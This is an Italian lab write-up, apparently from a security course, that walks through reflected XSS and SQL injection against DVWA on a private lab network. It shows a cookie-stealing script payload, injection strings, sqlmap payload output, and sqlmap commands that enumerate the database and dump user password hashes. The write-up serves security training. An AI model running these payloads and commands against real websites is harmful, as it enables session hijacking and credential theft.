

Dopo aver configurato il laboratorio come richiesto, sono andato nella sezione XSS Reflected sul pannello di controllo di DVWA aperta dal browser di Kali.

In questa schermata noto che è presente una casella dove poter inserire del testo e un pulsante con scritto "submit".

Il primo passo è stato quello di scrivere qualcosa nella casella di input e vedere cosa succede:

The screenshot shows the 'Vulnerability: Reflected Cross Site Scripting' page. It has a form titled 'What's your name?' with an input field containing 'mionome' and a 'Submit' button. Below the form, the output 'Hello mionome' is displayed in red text. A green box highlights the input field and the output.

viene restituito in output una frase rossa con scritto "Hello" seguito dalla parola inserita nella casella di testo.

Ho provato ad ispezionare il codice sorgente per scoprire qualcosa di più ed ho notato che la parola scritta precedentemente è stata copiata nel codice:

```

37
38
39 <div class="body_padded">
40   <h1>Vulnerability: Reflected Cross Site Scripting (XSS)</h1>
41
42   <div class="vulnerable_code_area">
43
44     <form name="XSS" action="#" method="GET">
45       <p>What's your name?</p>
46       <input type="text" name="name">
47       <input type="submit" value="Submit">
48     </form>
49
50     <pre>Hello mionome</pre>
51

```

Questo significa che potrei scrivere qualsiasi cosa all'interno di quel riquadro così da averlo ricopiato direttamente dentro al codice sorgente.

Provo quindi a confermare questo sospetto scrivendo un comando che modifichi il formato del mio input in corsivo:


The screenshot shows the same DVWA XSS Reflected page. The input field now contains the HTML entity '<i> mionome </i>'. The output 'Hello mionome' is still displayed in red text. A green box highlights the input field and the output. To the right, the source code is shown with the output line updated to '<pre>Hello <i> mionome </i></pre>'. A green box highlights this line in the code.

Noto che il sospetto è confermato sia dall'output che dal codice sorgente; quindi, è effettivamente possibile scrivere qualsiasi cosa all'interno di quel riquadro così da riscrivere tutto all'interno del codice, inclusi degli script usando i tag <script> ... </script>.

Tento adesso di sfruttare i tag `<script> ... </script>` per ottenere i cookies iniettando nel codice html il comando:

```
<script> alert(document.cookie) </script>
```

In grado di mandare in output una finestra popup contenente i dati dei cookies della sessione attuale



Li salvo per usarli con SQLMAP successivamente.

Sono poi andato nella sezione SQL Injection non Blind e per verificare che sia vulnerabile al SQL injection ho inserito all'interno dell'area di input il codice:

```
' OR '1'='1
```


dato che il codice SQL potrebbe essere:

```
SELECT ID, FROM users WHERE ID='$id';
```

dove \$id è input che andremo ad inserire.

Quindi inserendo `' OR '1'='1` vado a chiudere la sezione id con il primo apice inserito, quindi impostarlo a "null" (essendo che non contiene valori al suo interno) e successivamente fare il confronto OR con la variabile Always thrue `'1'='1`

Alla fine, non inserisco l'apice dato che è presente a fine comando SQL altrimenti darebbe un errore.



Possiamo notare come vengono mostrati tutti gli utenti.

Effettuo adesso delle operazioni con SQLmap.

Chiamo il tool passando l'URL subito dopo il comando -u, successivamente i cookie presi precedentemente usando XSS. dicendo di eseguire tutte le scansioni:

```

--$ sqlmap -u "http://192.168.20.2/dvwa/vulnerabilities/sqli/?id=%27+OR+%271%27%3D%271&Submit=Submit#" --cookie="PHPSESSID=a369da326eb092c71b6486abaa7f7889; security=low"
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 13:11:55 /2025-01-14/

[13:11:55] [WARNING] it appears that you have provided tainted parameter values ('id=' OR '1%3D'1') with most likely leftover chars/statements from manual SQL injection test(s). Please, always use only valid parameter values so sqlmap could be able to run properly
are you really sure that you want to continue (sqlmap could have problems)? [y/N] y
[13:12:07] [INFO] testing connection to the target URL
[13:12:07] [INFO] checking if the target is protected by some kind of WAF/IPS
[13:12:07] [INFO] testing if the target URL content is stable
[13:12:08] [INFO] target URL content is stable
[13:12:08] [INFO] testing if GET parameter 'id' is dynamic
[13:12:08] [INFO] GET parameter 'id' appears to be dynamic
[13:12:08] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[13:12:08] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[13:12:08] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y

```

A fine scansione avremo un report generale di tutte le vulnerabilità trovate usando specifiche richieste:

```

Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=' OR '1'='1' AND 2490=2490 AND 'nmlD6Submit=Submit

Type: error-based
Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=' OR '1'='1' AND ROW(2402,5476)>(SELECT COUNT(*),CONCAT(0x7170707171,(SELECT (ELT(2402=2402,1))) ,0x7162717071,FLOOR(RAND(0)*2))x FROM (SELECT 6863 UNION SELECT 6136 UNION SELECT 4170 UNION SELECT 4735)a GROUP BY x) AND 'HvAZ'='HvAZ6Submit=Submit

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=' OR '1'='1' AND (SELECT 8802 FROM (SELECT(SLEEP(5)))LYYh) AND 'kRho'='kRho6Submit=Submit

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=' OR '1'='1' UNION ALL SELECT NULL,CONCAT(0x7170707171,0x61426f4945797056626e6c584e4648416e4e6470454376796779544a445648714d6c63736b486948,0x7162717071)-- -6Submit=Submit

```

Nella lista troviamo il nome della vulnerabilità (Type) e la stringa usata per trovare la vulnerabilità (Payload)

Boolean-based Blind

È l'SQL injection che abbiamo fatto precedentemente

Error-based

sfrutta i messaggi di errore SQL per estrarre informazioni.

Time-based Blind

Inietta un comando che forza il database a **ritardare la risposta**, confermando la vulnerabilità senza bisogno di errori visibili.

UNION query

Usa **UNION SELECT** per combinare i risultati di più query e rubare dati

Adesso provo ad enumerare il database così da raccogliere informazioni dettagliate sulla sua struttura, inclusi nomi di database, tabelle, colonne, utenti, privilegi e versioni del DBMS.

Il comando è lo stesso usato prima solo che alla fine (dopo aver inserito i dati sui cookies) va inserito il comando `--dbs`:

```

└─$ sqlmap -u "http://192.168.20.2/dvwa/vulnerabilities/sqli/?id=%27+OR+%271%27%3D%2716Submit=Submit#" --cookie="PHPSESSID=a369da326eb092c71b6486abaa7f7889; security=low" --dbs
[1.8.11#stable]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:27:25 /2025-01-14/

```

A fine scansione avremo una lista:

```

[13:29:56] [INFO] fetching database names
[13:29:56] [WARNING] reflective value(s) found and filtering out
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

```

Che dice che sono stati trovati 7 database presenti su quel server seguito dal l'elenco contenente i loro nomi.

Adesso provo ad elencare le tabelle presenti sul database di DVWA usando il comando:

```

└─$ sqlmap -u "http://192.168.20.2/dvwa/vulnerabilities/sqli/?id=%27+OR+%271%27%3D%2716Submit=Submit#" --cookie="PHPSESSID=a369da326eb092c71b6486abaa7f7889; security=low" -D dvwa --tables
[1.8.11#stable]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:39:33 /2025-01-14/

```

dove `-D` sta a indicare il database da enumerare e `--tables` è il comando per elencare le tabelle.

A fine scansione otterremo una rappresentazione grafica delle tabelle presenti nel database DVWA.

```

[13:40:21] [INFO] fetching tables for database: 'dvwa'
[13:40:21] [WARNING] reflective value(s) found and filtering out
Database: dvwa
2 tables]
+-----+
| guestbook |
| users    |
+-----+

```

Il passo successivo è quello di scoprire quali colonne contengono dati sensibili.

Per fare ciò utilizzo il comando:

```
sqlmap -u "http://192.168.20.2/dvwa/vulnerabilities/sqli/?id=%27+OR+%271%27%3D%2716Submit=Submit#" --cookie="PHPSESSID=a369da326eb092c71b6486abaa7f7889; security=low" -D dvwa -T users --columns
```




Database: dvwa  
Table: users  
[6 columns]

Column	Type
user	varchar(15)
avatar	varchar(70)
first_name	varchar(15)
last_name	varchar(15)
password	varchar(32)
user_id	int(6)

dove -D indica il database da analizzare, -T indica la tabella da analizzare e --columns è il comando per recuperare le colonne presenti nella tabella precedentemente indicata.

A fine scansione avremo una rappresentazione grafica del contenuto della tabella analizzata:




Database: dvwa  
Table: users  
[6 columns]

Column	Type
user	varchar(15)
avatar	varchar(70)
first_name	varchar(15)
last_name	varchar(15)
password	varchar(32)
user_id	int(6)

Adesso abbiamo tutti i dati per effettuare un dump della tabella users:

```
sqlmap -u "http://192.168.20.2/dvwa/vulnerabilities/sqli/?id=%27+OR+%271%27%3D%2716Submit=Submit#" --cookie="PHPSESSID=a369da326eb092c71b6486abaa7f7889; security=low" -D dvwa -T users --dump
```



Database: dvwa  
Table: users  
[5 entries]

user_id	user	avatar	password	last_name	first_name
1	admin	http://172.16.123.129/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin
2	gordonb	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon
3	1337	http://172.16.123.129/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack
4	pablo	http://172.16.123.129/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
5	smithy	http://172.16.123.129/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob

A fine scansione avremo in output una rappresentazione grafica di tutto il contenuto della tabella:



Database: dvwa  
Table: users  
[5 entries]

user_id	user	avatar	password	last_name	first_name
1	admin	http://172.16.123.129/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin
2	gordonb	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon
3	1337	http://172.16.123.129/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack
4	pablo	http://172.16.123.129/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
5	smithy	http://172.16.123.129/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob

Possiamo notare come i nomi e i cognomi sono gli stessi che abbiamo ottenuto precedentemente.